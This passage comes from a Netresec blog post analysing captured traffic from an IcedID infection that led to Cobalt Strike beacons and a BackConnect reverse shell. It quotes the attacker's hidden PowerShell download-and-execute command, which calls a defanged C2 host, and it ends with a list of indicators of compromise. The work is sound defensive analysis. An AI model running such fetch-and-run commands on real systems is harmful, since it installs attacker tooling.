tria.ge). Triage also revealed that the CobaltStrike C2 URL was

clouditsoft[.]com:8008/static-directory/mg.jpg

After the DLL gets executed the victim PC establishes Cobalt Strike beacon C2 connections to clouditsoft[.]com on port 8008 (frame 144715).

Cobalt Strike beacon sessions
Image: Cobalt Strike beacon sessions

15:41 MOAR COBALT STRIKE

The BackConnect Reverse Shell log in NetworkMiner's Parameters tab shows that the attacker also attempted to download Cobalt Strike using PowerShell at 15:41:59 UTC (frame 145176) with this command:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://clouditsoft[.]com:8008/lass'))"

IOC List

  • IP:port 67.205.184.237:80 (GzipLoader)
  • DNS vgiragdoffy[.]com (GzipLoader)
  • MD5 700c602086590b05dde8df57933c7e68 (Fake gzip file)
  • MD5 f57ab2e5e5720572d5eb19010ec8dcb4 (IcedID Odwikp.dll from fake gzip)
  • MD5 57a9d9acb389bd74a7423a16ef81ac18 (IcedID license.dat from fake gzip)
  • DNS ringashopsu[.]com (IcedID C2)
  • DNS sainforgromset[.]com (IcedID C2)
  • DNS yeloypod[.]hair (IcedID C2)
  • DNS airsaintol[.]beauty (IcedID C2)
  • IP:port 137.184.208.116:443 (IcedID C2)
  • IP:port 138.68.255.102:443(IcedID C2)
  • IP:port 94.140.114.103:443 (IcedID C2)
  • IP:port 66.63.168.7:443 (IcedID C2)
  • JA3S hash ec74a5c51106f0419184d0dd08fb05bc (IcedID C2)
  • IP:port 137.74.104.108:8080 (IcedID BackConnect C2)
  • MD5 cc69a31a067b62dda5f2076f8ee335e1 (CobaltStrike P2.dll)
  • DNS clouditsoft[.]com (CobaltStrike C2)
  • IP:port 198.44.140.67:8008 (CobaltStrike C2)

Posted by Erik Hjelmvik on Thursday, 12 October 2023 13:23:00 (UTC/GMT)

Tags: #NetworkMiner #IcedID #GzipLoader #BackConnect #VNC #Keyhole #CobaltStrike #Cobalt Strike #Windows Sandbox #ec74a5c51106f0419184d0dd08fb05bc #JA3S

Short URL: https://netresec.com/?b=23A4de6